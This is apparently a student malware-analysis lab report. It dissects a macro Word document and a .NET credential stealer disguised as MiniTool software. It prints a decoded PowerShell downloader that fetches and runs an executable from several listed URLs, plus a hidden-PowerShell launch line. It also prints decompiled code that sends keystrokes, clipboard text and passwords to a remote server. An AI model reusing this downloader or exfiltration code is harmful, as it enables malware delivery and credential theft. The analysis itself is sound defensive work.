

MALWARE ANALYSIS REPORT

Prepared by Iulia Mihaiu

TASK 01

I used oledump to analyze the streams of data from the labtask_document.doc

```
Select Command Prompt
C:\Users\REM\Desktop\Lab1_files\Lab1\samples> C:\Users\REM\Desktop\RE_Tools\oledump_V0_0_54\oledump.py labtas
k_document
1:      114  '\x01CompObj'
2:      332  '\x05DocumentSummaryInformation'
3:      468  '\x05SummaryInformation'
4:     7850  '1Table'
5:    66449  'Data'
6:      507  'Macros/PROJECT'
7:       74  'Macros/PROJECTwmm'
8: m    1434  'Macros/VBA/Swlfot9'
9:     4907  'Macros/VBA/_VBA_PROJECT'
10:    9083  'Macros/VBA/_SRP_0'
11:     228  'Macros/VBA/_SRP_1'
12:     144  'Macros/VBA/_SRP_4'
13:     492  'Macros/VBA/_SRP_5'
14:     799  'Macros/VBA/dir'
15: m     675  'Macros/VBA/pkqujot'
16: M    7000  'Macros/VBA/zC7w1ka'
17:     116  'ObjectPool/_1620028028/\x01CompObj'
18:      20  'ObjectPool/_1620028028/\x030CXNAME'
19:       6  'ObjectPool/_1620028028/\x030bjInfo'
20:    2044  'ObjectPool/_1620028028/contents'
21:     116  'ObjectPool/_1620028029/\x01CompObj'
22:      20  'ObjectPool/_1620028029/\x030CXNAME'
23:       6  'ObjectPool/_1620028029/\x030bjInfo'
24:     452  'ObjectPool/_1620028029/\x03PRINT'
25:     124  'ObjectPool/_1620028029/contents'
26:    4096  'WordDocument'

C:\Users\REM\Desktop\Lab1_files\Lab1\samples>
```

Running oledump for stream 20

```
C:\Users\REM\Desktop\Lab1_files\Lab1\samples> C:\Users\REM\Desktop\RE_Tools\oledump_V0_0_54\oledump.py labtas
k_document -s 20 -S
JABYAHYABQB3JAFgAdgBvAD0AJwB0ADYAagBUAGIATQAnADsAJABQAGIARABMADQAMwAgAD0AIAAnAdcAMQAnADsAJAB1AGoANgBFAFYAdQB2A
ID0AJwBMDAGASwBINAGsAawBYACcAOWAkAFgAaQB2AEsASgBpAEsAPQAKAGUAbgB2ADoAdQBzAGUAcgBwAHIAbwBmAGkAbAB1ACsAJwBcACcAKw
AkFAAYgBEAEwANAAzACsAJwAuAGUAeAB1ACcAOWAkAFEAHQBFHcARwBpAEQAPQAnAGsAdQJAzAE8AXwBUACcAOWAkAGoARABhAGwAXwBZAE
APQAuAcgAJwBuACcAKwAnAGUAdwAtAG8AJwArACcAYgBqAcCkKwAnAGUAYwB0ACcAKQAgAE4ARQBgAFQALgB3AGUAYABCAEMATABJAEUAbgBU
ADsAJABFAE4AegA2AEIAMA9ACcAaAB0AHQAcAA6AC8ALwB0AGEAbgAtAHMAaAB1AGEAaQAUAGMABwBtAC8AdwBwAC0AYwBvAG4AdAB1AG4Ad
AAvAG0ANgBkAdcAMQBnAG4AdgB2AF8ANQB3AHUAZgAwADMANQAtADMANwA4ADIAHwA0ADQALwBAAGgAdAB0AHA0gAvAC8AcgBhAHMAaAB0AG
cAYQBtAGUAcwA0AHUALgAwADAAMAB3AGUAYgBoAG8AcwB0AGEAcABwAC4AYwBvAG0ALwB3AHAALQBhAGQAbQBpAG4ALwBmADAAOQBkAG0AegA
xAGkAQQA4AF8AZwBvBrAggAdQBmAGgAbgBmADMALQA3ADkANQA4ADYAMQA4ADEANwAxAC8AQAB0AHQAdABwAdoALwAvAGIAbwByAC0AZAB1AG0A
aQBvYAC4AYwBvAG0ALwBjAGcAaQAtAGIAgIBuAC8AaABsAHAAdABsAGUAaABkAHKAVQAvAEAAaAB0AHQAcAA6AC8ALwBrAGwAYQBvYAHkAdQBzA
C4AYwBvAG0ALgBiAHIALwB3AHAALQBpAG4AYwBsAHUAZAB1AHMALwBSAGUAcQB1AGUAcwB0AHMALwBaAHEAZQB6AHQAcQBmAGUALwBAAGgAdA
B0AHAacwA6AC8ALwB0AGgAZQBzAHUAeAB1AHMADAB1AGQAaQBvAC4AYwBvAC4AdQBzAC8AdwBwAC0AQBuAGMABwAB1AGQAZQBzAC8ACABUAHg
AegBmAFMAQgB1AC8AJwAuAHMAcABMAGkAdAAoACcAQAAAnACkAOWAkAHcAZABYAGEAMwBYAGIASwA9ACcAdwByAFYAMAA3ADUAawB1ACcAOWBm
AG8AcgB1AGEAYwBoACgAJABBAFYARgBiAEkAdgBFAFKAIABrAG4IAIAkAEUATgB6ADYAQgAwACkAewB0AHIAeQB7ACQAagBEAGEAbABFAFKAQ
QAUAEQAbwB3AG4AbABPAEEAZABGAekAbABFACgAJABBAFYARgBiAEkAdgBFAFKALAAgACQAWABpAHYASwBKAGkASwApADsAJABGAGMAWABCAH
UAaQBDAD0AJwB6ADkAMgAgAG0ABQAIeAsAJwA7AEkAZgAGACgAKAAmACgAJwBHAGUAdAAAnACsAJwAtAEkAdAB1AG0AJwApACAAJABYAGkAdgB
LAEOaQB1ACKALgBsAEUAbgBnAHQASAAgAC0AZwB1ACAAmAgA0ADEAMAAzACkAIAB7AC4AKAAAnAEkAbgAnACsAJwB2AG8AawAnACsAJwB1AC0A
SQAnACsAJwB0AGUAbQAnACKAIAIAkAFgAaQB2AEsASgBpAEsAOWAkAGgAbgByADMASAA2AD0AJwBwAdkACABQAHoAMwAzAggAJwA7AGIACgB1A
GEAawA7ACQAagBYAFUATwBiAGEAcwA9ACcAbABYAEAMADABYAFIAZAxAxAcAFQB9AGMAYQB0AGMAaAB7AH0AfQAKAGEANQAXoAGoAVABaAHVcAg
A9ACcAegB2AEYAegB3AGoAJwA=
Calibri
```

Running oledump for stream 25

```
C:\Users\REM\Desktop\Lab1_files\Lab1\samples> C:\Users\REM\Desktop\RE_Tools\oledump_V0_0_54\oledump.py labtas
k document -s 25 -S
rsHELL -ExecutionPolicy bypass -WindowStyle Hidden -nopprofile -e
Calibri
```

Using CyberChef to decode the output of stream 20 from base64

The screenshot shows the CyberChef web application interface. The 'Recipe' panel on the left includes the following steps:

- From Base64
- Alphabet: A-Za-z0-9+/=
- ☒ Remove non-alphabet chars
- ☒ Remove null bytes
- Generic Code Beautify

The 'Input' panel displays a large block of Base64-encoded text. The 'Output' panel shows the decoded result, which includes several URLs in blue:

```
$XvMIxvo = 't6jTbM';
$PbDL43 = '71';
$uJ6EVuv = 'L8KMkkx';
$XivKJik = $env:userprofile + '\' + $PbDL43 + '.exe'; $QYewGiD = 'ku30_T'; $j0al_YA =
('n' + 'ew - o' + 'bj' + 'ect') NE`T.we`BCLIENT;$ENZ6B0='http://tan-shuai.com/wp-content
/m6d71gnvv_5wuf035-3782344/@http://rashhgames4u.000webhostapp.com/wp-
admin/f09dmz1i98_gkhufnf3-7958618171/@http://bor-demir.com/cgi-bin/hlptlehdyU
/@http://klaryus.com.br/wp-includes/Requests/Zqeztqfe/@https://theluxestudio.co.uk
/wp-includes/pTxzfSBe/'.split('@'); $wdXa3Xbk='wrv075ku'; foreach($SAVFIv_Y in
$ENZ6B0){try{$j0al_YA.DownloadFile($SAVFIv_Y, $XivKJik);$FcxBuic='z923mm5K'; If
((&('Get'+'-Item') $XivKJik).Length -ge 24103) {('In'+'vok'+'-e-I'+'tem')
$XivKJik;$hnr3H6='p9pPz33h';
break;$jXUObas='lXctXRd1'}}catch{}}$a51jTZwv='zvFzWj' @bn,
```

From the output above we can see the domains are the following (in blue):

- "http://tan-shuai.com/wp-content/m6d71gnvv_5wuf035-3782344/"
- "http://rashhgames4u.000webhostapp.com/wp-admin/f09dmz1i98_gkhufnf3-7958618171/"
- "http://bordemir.com/cgi-bin/hlptlehdyU/"
- "http://klaryus.com.br/wp-includes/Requests/Zqeztqfe/"
- "https://theluxestudio.co.uk/wp-includes/pTxzfSBe/"

TASK 02

Using pestudio to get the metadata of 01_dotnet_malware.bin file

pestudio 9.07 - Malware Initial Assessment - www.winitor.com [c:\users\rem\desktop\lab1_files\lab1\samples\01_dotnet_m...]

file settings about

c:\users\rem\desktop\lab1

property	value
md5	DC4200AC514006F084EAD7F83B84C928
sha1	52E8F04D68495D238F1A49283A10E2ACC053123B
sha256	A850DE0705C0F6095910AA1D5ED0E73A49581AA7427FCFAF2FF5144E93B047C1
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
first-bytes-text	M Z
file-size	495616 (bytes)
size-without-overlay	n/a
entropy	7.883
imphash	F34D5F2D4577ED6D9CEEC516C1F5A744
signature	Microsoft Visual C# v7.0 / Basic .NET
entry-point	FF 25 00 20 40 00
file-version	4.1.1.0
description	MiniTool Power Data Recovery - Bootable Media Builder
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	0x5A70F6D0 (Tue Jan 30 14:50:56 2018 - UTC)
debugger-stamp	n/a
resources-stamp	empty
exports-stamp	n/a

sha256: A850DE0705C0F6095910AA1D5ED0E73A49581AA7427FCFAF2FF5144E93B047C1 cpu: 32-bit file-type: executable subsystem: GUI

pestudio 9.07 - Malware Initial Assessment - www.winitor.com [c:\users\rem\desktop\lab1_files\lab1\samples\01_dotnet_m...]

file settings about

c:\users\rem\desktop\lab1


property	value
md5	19CB5203DD0F74D1A5C3D454541CEFD
sha1	737B195495ECFA28B44924F8E7681B321502F415
sha256	4507FEEB75ED3B52D1A86998A580FE6D1B2AEBC72E16316607B1157EEAE73FBC
file-type	executable
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
Comments	MiniTool Power Data Recovery - Bootable Media Builder Setup
CompanyName	MiniTool Solution Ltd.
FileDescription	MiniTool Power Data Recovery - Bootable Media Builder
FileVersion	4.1.1.0
InternalName	ziraat_limpi.exe
LegalCopyright	n/a
OriginalFilename	ziraat_limpi.exe
ProductVersion	4.1.1.0
Assembly Version	0.0.0.0

sha256: A850DE0705C0F6095910AA1D5ED0E73A49581AA7427FCFAF2FF5144E93B047C1 cpu: 32-bit file-type: executable subsystem: GUI

MD5	DC4200AC514006F084EAD7F83B84C928
SHA1	52E8F04D6B495D238F1A49283A10E2ACC053123B
File-size	495616 (bytes)
Entropy	7.883
Imphash	F34D5F2D4577ED6D9CEEC516C1F5A744
Signature	Microsoft Visual C# v7.0 / Basic .NET
File-version	4.1.1.0
Description	MiniTool Power Data Recovery - Bootable Media Builder
File-type	executable
Cpu	32-bit
Subsystem	GUI
Compiler-stamp	0x5A70F6D0 (Tue Jan 30 14:50:56 2018 - UTC)
OriginalFileName	ziraat_limpi.exe
Comments	MiniTool Power Data Recovery - Bootable Media Builder Setup
CompanyName	MiniTool Solution Ltd.
FileDescription	MiniTool Power Data Recovery - Bootable Media Builder
FileVersion	4.1.1.0

Task 03

- Running a dynamic analysis on the sample provided, we observed that the malware is using multiple applications to get passwords and configuration files, such as Filezilla,IMVU, InternetDownloadManager, Jdownloader and Paltak.



The first screenshot shows file operations performed by 01_dotnet_malware.exe (PID 4268). It includes multiple ReadFile calls to system DLLs and two CreateFile calls that failed with 'PATH NOT FOUND' for files in the user's AppData directory.

The second screenshot shows registry operations. The process attempts to open several registry keys, including HKLM\Software\Policies\Microsoft\System\DNSClient, HKLM\Software\WOW6432Node\Policies\Microsoft\Windows NT\DNSClient, HKCU\Software\IMVU\username, and HKLM\Software\WOW6432Node\Microsoft\COM3, all of which result in 'NAME NOT FOUND'.

The third screenshot shows further file operations, including ReadFile calls to system DLLs and a CreateFile call for a database script in the Program Files directory, which also fails with 'PATH NOT FOUND'.

2. The main process is creating 2 more subprocesses.

The screenshot shows Process Monitor with two 'Process Create' events for 01_dotnet_malware.exe (PID 4268). Both events show the creation of a new process at the same path: C:\Users\REM\Desktop\Lab1_files\Lab1\samples\01_dotnet_malware.exe. The first subprocess has PID 4340 and the second has PID 1556.

The 'Event Properties' dialog box is open for the first 'Process Create' event. It shows the following details:

- Image:** MiniTool Power Data Recovery - Bootable Media Builder
- Name:** 01_dotnet_malware.exe
- Version:** 4.1.1.0
- Path:** C:\Users\REM\Desktop\Lab1_files\Lab1\samples\01_dotnet_malware.exe
- Command Line:** "C:\Users\REM\Desktop\Lab1_files\Lab1\samples\01_dotnet_malware.exe" /stext C:\
- PID:** 4340
- Parent PID:** 4268
- Session ID:** 1
- Architecture:** 32-bit
- Virtualized:** False
- Integrity:** Medium
- User:** DESKTOP-F37L9SQ\REM



The details on the subprocess are the following:

High Resolution Date & Time: 1/30/2022 2:33:47.4000930 PM
 Event Class: Process
 Operation: Process Start
 Result: SUCCESS
 Path:
 TID: 2328
 Duration: 0.0000000
 Parent PID: 4268
 Command line: "C:\Users\REM\Desktop\Lab1_files\Lab1\samples\01_dotnet_malware.exe"
 /stext C:\ProgramData\Mails.txt
 Current directory: C:\Users\REM\Desktop\Lab1_files\Lab1\samples\
 Environment:

```
=::=:\
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\REM\AppData\Roaming
CommonProgramFiles=C:\Program Files (x86)\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=DESKTOP-F37L9SQ
ComSpec=C:\Windows\system32\cmd.exe
FPS_BROWSER_APP_PROFILE_STRING=Internet Explorer
FPS_BROWSER_USER_PROFILE_STRING=Default
HOMEDRIVE=C:
HOMEPATH=\Users\REM
LOCALAPPDATA=C:\Users\REM\AppData\Local
LOGONSERVER=\\DESKTOP-F37L9SQ
NUMBER_OF_PROCESSORS=2
OneDrive=C:\Users\REM\OneDrive
OS=Windows_NT
```

```
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\Windows
PowerShell\v1.0\;C:\Program
Files\Git\cmd;C:\Python39\Scripts;C:\Python39;C:\Users\REM\AppData\Local\Microsoft\Windo
wsApps;C:\Python39\Scripts;C:\Python39
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_ARCHITECTUREW6432=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 142 Stepping 9, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=8e09
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files (x86)
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PSModulePath=C:\Program
Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PUBLIC=C:\Users\Public
SESSIONNAME=Console
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\REM\AppData\Local\Temp
TMP=C:\Users\REM\AppData\Local\Temp
USERDOMAIN=DESKTOP-F37L9SQ
USERDOMAIN_ROAMINGPROFILE=DESKTOP-F37L9SQ
USERNAME=REM
USERPROFILE=C:\Users\REM
windir=C:\Windows
```


As I was checking the processes and the events I had Wireshark open and as I was copying some information relating to the subprocess, I observed that some network traffic was registered on the interface.



Following the HTTP stream, I observed that the information that I copied on the clipboard was sent through a GET request to a host named "ziraat.helpdesk.com". Therefore, this malware might contain functionality to log keystrokes that we have to further analyze in the next steps.

TASK 04

There are 5 LogTypes: Keystrokes, Clipboard, Passwords, Notification, Screenshot. And from them the module for the Screenshot is not implemented.

1. Keystrokes

```
// TOKEN: 0x00000032 RID: 50 RVA: 0x00002A24 File Offset: 0x00001A24
public static void SendLog(string Link, string LogType, string WindowTitle, string
    KeystrokesTyped, string Application, string Host, string Username, string Password, string
    ClipboardText)
{
    try
    {
        WebClient webClient = new WebClient();
        if (Operators.CompareString(LogType, "Keystrokes", false) == 0)
        {
            webClient.DownloadString(string.Concat(new string[]
            {
                Link,
                "$pos$t$. $ph$p?$ $ty$pe$=$k$eys$tro$ke$$&$mac$hi$ne$na$me$=".Replace("$",
                ""),
                Send.Get_Comp(),
                "&windowtitle=",
                WindowTitle,
                "&keystroketyped=",
                KeystrokesTyped,
                Strings.StrReverse("=emitenihcam&"),
                DateTime.Now.ToShortTimeString()
            }));
        }
    }
}
```

LINK:

"http://ziraat-helpdesk.com/components/com_content/limpopapa/post.php?type=keystrokes&machinename=DATA&windowtitle=DATA&keystroketyped=DATA"

2. Clipboard

```
}
else if (Operators.CompareString(LogType, Strings.StrReverse("draobpilC"), false) ==
    0)
{
    webClient.DownloadString(string.Concat(new string[]
    {
        Link,
        "$pos$t$. $ph$p?$ $ty$pe$=$cl$ip$b$oa$r$d&$mac$hi$ne$na$me$=".Replace("$", ""),
        Send.Get_Comp(),
        "&windowtitle=",
        WindowTitle,
        "&clipboardtext=",
        ClipboardText,
        Strings.StrReverse("=emitenihcam&"),
        DateTime.Now.ToShortTimeString()
    }));
}
```


LINK:

"http://ziraat-helpdesk.com/components/com_content/limpopapa/post.php?type=**clipboard**&machinename=DATA&windowtitle=DATA&clipboardtext=DATA&machinetime=DATA"

3. Passwords

```

else if (Operators.CompareString(LogType, Strings.StrReverse("sdrowssaP"), false) ==
0)
{
    WebClient.DownloadString(string.Concat(new string[]
    {
        Link,
        "#post.#php?#type=p#passwords#&machinename=#".Replace("#", ""),
        Send.Get_Comp(),
        "&application=",
        Application,
        "&link=",
        Host,
        "&username=",
        Username,
        Strings.StrReverse("=drowssap&"),
        Password
    }));
}

```

LINK:

"http://ziraat-helpdesk.com/components/com_content/limpopapa/post.php?type=**passwords**&machinename=DATA&**application**=DATA&**link**=DATA&**username**=DATA&**password**=DATA"

4. Notification

```

else if (Operators.CompareString(LogType, "Screenshot", false) != 0)
{
    if (Operators.CompareString(LogType, "Notification", false) == 0)
    {
        WebClient.DownloadString(string.Concat(new string[]
        {
            Link,
            "$post.$php?#type=$not$ifical$ation$&$mac$h$in$e$n$a$m$e$=$".Replace
            ("$", ""),
            Send.Get_Comp(),
            Strings.StrReverse("=emitenhcam&"),
            DateTime.Now.ToShortTimeString()
        }));
    }
}


```

LINK:


"http://ziraat-helpdesk.com/components/com_content/limpopapa/post.php?type=**notification**&machinetime=DATA"


TASK 05

